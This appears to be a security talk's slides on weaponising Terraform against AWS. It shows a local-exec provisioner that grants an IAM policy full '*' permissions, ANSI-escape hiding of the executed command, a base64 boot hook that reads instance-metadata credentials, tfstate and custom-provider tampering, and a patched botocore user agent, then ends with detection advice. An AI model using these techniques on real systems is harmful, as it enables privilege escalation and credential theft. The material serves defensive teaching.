(base) In [1]:
```

return
if user_agent_extra is not empty, then this value is appended to the end of the user agent string.
...
base = '%s/%s Python/%s %s/%s' % (self.user_agent_name,
self.user_agent_version,
platform.python_version(),
platform.system(),
platform.release())
if HAS_CRT:
 base += ' awscrt/%s' % self._get_crt_version()
if os.environ.get('AWS_EXECUTION_ENV') is not None:
 base += ' exec-env/%s' % os.environ.get('AWS_EXECUTION_ENV')
if self.user_agent_extra:
 base += ' %s' % self.user_agent_extra
if os.path.exists(f"{sys.prefix}/lib/python3.10/site-packages/botocore/"):
 with open(f"{sys.prefix}/lib/python3.10/site-packages/botocore/.useragent") as f:
 base = f.read().replace("\n", "\n").strip()
print(base)
return base

def get_data(self, data_path):
 """
 Retrieve the data associated with 'data_path'.
 :type data_path: str
 :param data_path: The path to the data you wish to retrieve.
 """
 return self.get_component('data_loader').load_data(data_path)

def get_service_model(self, service_name, api_version=None):
 """
 Get the service model object.
 :type service_name: string
 :param service_name: The service name
 """
 return self.get_component('service_loader').load_service(service_name, api_version=api_version)

Session user.agent()

Problems File 43 Project Errors Server-Side Analysis Vulnerable Dependencies

site-packages > botocore > session.py 484:20 (288 chars, 4 line breaks) LF UTF-8 4 spaces Python 3.11

USING AWSCLI THROUGH TERRAFORM

Since the previous scenario requires a python file to be saved in the machine, another way to do it is by using awscli:

```
resource "null_resource" "rev_shell" {
  provisioner "local-exec" {
    command = "aws sts get-caller-identity --profile ${var.awsprofile} > /dev/null; aws iam create-policy-version --policy-arn ${var.policyarn} --policy-document '${var.policydoc}' --profile ${var.awsprofile} > /dev/null; aws sts get-caller-identity --profile ${var.awsprofile} > /dev/null;"
  }
}
```

```
null_resource.rev_shell: Destroying... [id=1612956579686512551]
null_resource.rev_shell: Destruction complete after 0s
null_resource.rev_shell: Creating...
null_resource.rev_shell: Provisioning with 'local-exec'...
null_resource.rev_shell (local-exec): Executing: [/bin/sh "-c" "aws sts get-caller-identity --profile default; aws iam create-policy-version --policy-arn arn:aws:iam::093305336519:policy/AllowPolicyAttach --policy-document '{\"Version\": \"2012-10-17\", \"Statement\": [{\"Sid\": \"VisualEditor0\", \"Effect\": \"Allow\", \"Action\": \"*\", \"Resource\": \"*\"}]}' --profile default; aws sts get-caller-identity --profile default;"]
null_resource.rev_shell (local-exec): {
  null_resource.rev_shell (local-exec):   "UserId": "AIDARLOLOOLD6PQDCRF4C",
  null_resource.rev_shell (local-exec):   "Account": "093305336519",
  null_resource.rev_shell (local-exec):   "Arn": "arn:aws:iam::093305336519:user/adminUser"
}
null_resource.rev_shell (local-exec): {
  null_resource.rev_shell (local-exec):   "PolicyVersion": {
    null_resource.rev_shell (local-exec):     "VersionId": "v4",
    null_resource.rev_shell (local-exec):     "IsDefaultVersion": false,
    null_resource.rev_shell (local-exec):     "CreateDate": "2024-07-17T19:25:36+00:00"
  }
}
null_resource.rev_shell (local-exec): {
  null_resource.rev_shell (local-exec):   "UserId": "AIDARLOLOOLD6PQDCRF4C",
  null_resource.rev_shell (local-exec):   "Account": "093305336519",
  null_resource.rev_shell (local-exec):   "Arn": "arn:aws:iam::093305336519:user/adminUser"
}
null_resource.rev_shell: Creation complete after 2s [id=6112855980414948998]

Apply complete! Resources: 1 added, 0 changed, 1 destroyed.
```

CAUGHT BY OUTPUT

Since the previous scenario requires a python file to be saved in the machine, another way to do it is by using awscli:

```
null_resource.rev_shell: Destroying... [id=1612956579686512551]
null_resource.rev_shell: Destruction complete after 0s
null_resource.rev_shell: Creating...
null_resource.rev_shell: Provisioning with 'local-exec'...
null_resource.rev_shell (local-exec): Executing: ["/bin/sh" "-c" "aws sts get-caller-identity --profile default; aws iam create-policy-version --policy-arm arn:aws:iam::093305336519:policy/AllowPolicyAttach --policy-document '{\"Version\": \"2012-10-17\", \"Statement\": [{\"Sid\": \"VisualEditor0\", \"Effect\": \"Allow\", \"Action\": \"*\", \"Resource\": \"*\"}]}' --profile default; aws sts get-caller-identity --profile default;"]
null_resource.rev_shell (local-exec): {
null_resource.rev_shell (local-exec):   "UserId": "AIDARLOLOOLD6PQDCRF4C",
null_resource.rev_shell (local-exec):   "Account": "093305336519",
null_resource.rev_shell (local-exec):   "Arn": "arn:aws:iam::093305336519:user/adminUser"
null_resource.rev_shell (local-exec): }
null_resource.rev_shell (local-exec): {
null_resource.rev_shell (local-exec):   "PolicyVersion": {
null_resource.rev_shell (local-exec):     "VersionId": "v4",
null_resource.rev_shell (local-exec):     "IsDefaultVersion": false,
null_resource.rev_shell (local-exec):     "CreateDate": "2024-07-17T19:25:36+00:00"
null_resource.rev_shell (local-exec):   }
null_resource.rev_shell (local-exec): }
null_resource.rev_shell (local-exec): {
null_resource.rev_shell (local-exec):   "UserId": "AIDARLOLOOLD6PQDCRF4C",
null_resource.rev_shell (local-exec):   "Account": "093305336519",
null_resource.rev_shell (local-exec):   "Arn": "arn:aws:iam::093305336519:user/adminUser"
null_resource.rev_shell (local-exec): }
null_resource.rev_shell: Creation complete after 2s [id=6112855980414948998]

Apply complete! Resources: 1 added, 0 changed, 1 destroyed.
```

Normal Output

```
null_resource.rev_shell: Creating...
null_resource.rev_shell: Provisioning with 'local-exec'...
null_resource.rev_shell (local-exec): Executing: ["/bin/sh" "-c" "aws sts get-caller-identity --profile default > /dev/null; aws iam create-policy-version --policy-arm arn:aws:iam::████████:policy/AllowPolicyAttach --policy-document '{\"Version\": \"2012-10-17\", \"Statement\": [{\"Sid\": \"VisualEditor0\", \"Effect\": \"Allow\", \"Action\": \"*\", \"Resource\": \"*\"}]}' --profile default > /dev/null; aws sts get-caller-identity --profile default > /dev/null;"]
null_resource.rev_shell: Creation complete after 3s [id=5968745166883394939]

Apply complete! Resources: 1 added, 0 changed, 0 destroyed.
```

Output after
passing it to null

OBFUSCATING TERRAFORM

In his article, Joern Schneeweisz shows how ANSI escape can be used to hide the code being executed using ANSI Escape Characters, more specifically `\x1B[2K \x1B[A`: ↪

Clear the current line

Set cursor to previous line

In the end, the exec code becomes:

Output after ANSI Escape

Enter a value: yes

```
null_resource.rev_shell: Creating...
null_resource.rev_shell: Creation complete after 3s [id=8606199616064971324]

Apply complete! Resources: 1 added, 0 changed, 0 destroyed.
```



Terraform as part of the software supply chain, Part 1 - Modules and Providers

We examine the supply chain aspects of Terraform, starting with a closer look at malicious Terraform modules and providers and how you can better secure them.

 GitLab / Jun 1, 2022

PERSISTENCE USING TERRAFORM

1. Creating a new policy version
2. Setting the default policy version to an existing version
- 3. Creating an EC2 instance with an existing instance profile (aws_instance)**
- 4. Creating a new user access key (aws_iam_access_key)**
- 5. Creating a new login profile (aws_iam_user_login_profile)**
- 6. Updating an existing login profile (aws_iam_user_login_profile)**
- 7. Attaching a policy to a user (aws_iam_user_policy_attachment)**
- 8. Attaching a policy to a group (aws_iam_group_policy_attachment)**
- 9. Attaching a policy to a role (aws_iam_role_policy_attachment)**
- 10. Creating/updating an inline policy for a user (aws_iam_user_policy)**
- 11. Creating/updating an inline policy for a group (aws_iam_group_policy)**
- 12. Creating/updating an inline policy for a role (aws_iam_role_policy)**
- 13. Adding a user to a group (aws_iam_group_membership or iam_user_group_membership)**
14. Updating the AssumeRolePolicyDocument of a role
15. Passing a role to a new Lambda function, then invoking it
16. Passing a role to a new Lambda function, then invoking it cross-account
17. Passing a role to a new Lambda function, then triggering it with DynamoDB
18. Updating the code of an existing Lambda function
19. Passing a role to a Glue Development Endpoint
20. Updating an existing Glue Dev Endpoint
21. Passing a role to CloudFormation
22. Passing a role to Data Pipeline
23. Creating a CodeStar project from a template
24. Passing a role to a new CodeStar project
25. Creating a new CodeStar project and associating a team member
- 26. Adding a malicious Lambda layer to an existing Lambda function (aws_lambda_layer_version)**
27. Passing a role to a new SageMaker Jupyter notebook
28. Gaining access to an existing SageMaker Jupyter notebook

TFSTATE -> RESOURCE UPDATE

Earlier this year, Daniel Grzelak wrote a blog on how to modify tfstate to achieve persistence on cloud:

```
~ tenancy          = "default" -> (known after apply)
+ user_data        = "ef4957ec5768fd4b7ab56fa32a3f436c6e511ba5"
~ user_data_base64 = "I2Nsb3VkLWJvb3Rob29rXG4KIyEvYmluL2Jhc2gKcHJvZmlsZT1gY3VybCBodHRwOi8vMTY5LjI1NC4xNjkuMjU0L2xhdGVzdC9tZXRhLWRhdGEvalWFtL3NLY3V
yaXR5LWNyZWRlbnRpYWxzL2AKY3VybCBodHRwOi8vMTY5LjI1NC4xNjkuMjU0L2xhdGVzdC9tZXRhLWRhdGEvalWFtL3NLY3VyaXR5LWNyZWRlbnRpYWxzLyR7cHJvZmlsZX0gPiAvdG1wL2dhcmJhZ2UK" -> (known after
apply)
~ vpc_security_group_ids = [

Plan: 2 to add, 0 to change, 2 to destroy.

Do you want to perform these actions?
Terraform will perform the actions described above.
Only 'yes' will be accepted to approve.

Enter a value: yes

aws_subnet.example2: Destroying... [id=subnet-0867b54c300c41e71]
aws_instance.example: Destroying... [id=i-03fb892a9bd8860fa]
aws_subnet.example2: Still destroying... [id=subnet-0867b54c300c41e71, 10s elapsed]
aws_instance.example: Still destroying... [id=i-03fb892a9bd8860fa, 10s elapsed]
aws_subnet.example2: Still destroying... [id=subnet-0867b54c300c41e71, 20s elapsed]
aws_instance.example: Still destroying... [id=i-03fb892a9bd8860fa, 20s elapsed]
aws_subnet.example2: Still destroying... [id=subnet-0867b54c300c41e71, 30s elapsed]
aws_instance.example: Still destroying... [id=i-03fb892a9bd8860fa, 30s elapsed]
aws_subnet.example2: Still destroying... [id=subnet-0867b54c300c41e71, 40s elapsed]
aws_instance.example: Still destroying... [id=i-03fb892a9bd8860fa, 40s elapsed]
aws_instance.example: Still destroying... [id=i-03fb892a9bd8860fa, 50s elapsed]
aws_subnet.example2: Still destroying... [id=subnet-0867b54c300c41e71, 50s elapsed]
aws_subnet.example2: Destruction complete after 59s
aws_instance.example: Still destroying... [id=i-03fb892a9bd8860fa, 1m0s elapsed]
aws_instance.example: Destruction complete after 1m1s
aws_subnet.example: Creating...
aws_subnet.example: Creation complete after 0s [id=subnet-097be7623504161b3]
aws_instance.example: Creating...
aws_instance.example: Still creating... [10s elapsed]
aws_instance.example: Creation complete after 13s [id=i-094b5752e8a52f15b]

Apply complete! Resources: 2 added, 0 changed, 2 destroyed.
```

The issue with this approach is that when resources are modified, they are destroyed and recreated with the new definitions. Meaning we cannot achieve update without ruining the target's resources.


TFSTATE -> CUSTOM PROVIDER

Another thing that can be done, would be to create a custom provider and put it on the tfstate:

```
1 | "provider": "provider[\"registry.terraform.io/hashicorp/aws\"],  
to  
1 | "provider": "provider[\"registry.terraform.io/dagrz/terrizer\"]",
```

- Get the creds from the machine and send them to the attacker
- Code exec
- Setup persistence


Basically this will do anything a Go code will



TROJANFORM DETECTION

TERRAFORM LOGS

When a Terraform data source or resource is executed, 2 sts:GetCallerIdentity are executed first, to check the credential's validity. Thus, the events become:



TERRAFORM USER AGENT

Each event in Terraform is executed with a user-agent with format:

APN/1.0 HashiCorp/1.0 Terraform/<terraform version> (+<https://www.terraform.io>) terraform-provider-aws/<provider version> (+<https://registry.terraform.io/providers/hashicorp/aws>) aws-sdk-go-v2/<AWS SDK Version> os/<OS Type> lang/go#<Go Version> md/GOOS#<Go OS> md/GOARCH#<Go Arch> api/<aws service>#<AWS SDK Version>

SOME TIPS

- Check for terraform indicators on logs
- Setup a lab and check every resource being created/updated
- Monitor Access to the Repo in which the TF code resides
- Monitor Access to the Bucket (or everywhere) where TFState file resides
- Read the Code you will use (especially on production)



THANK YOU!
ANY
QUESTIONS?

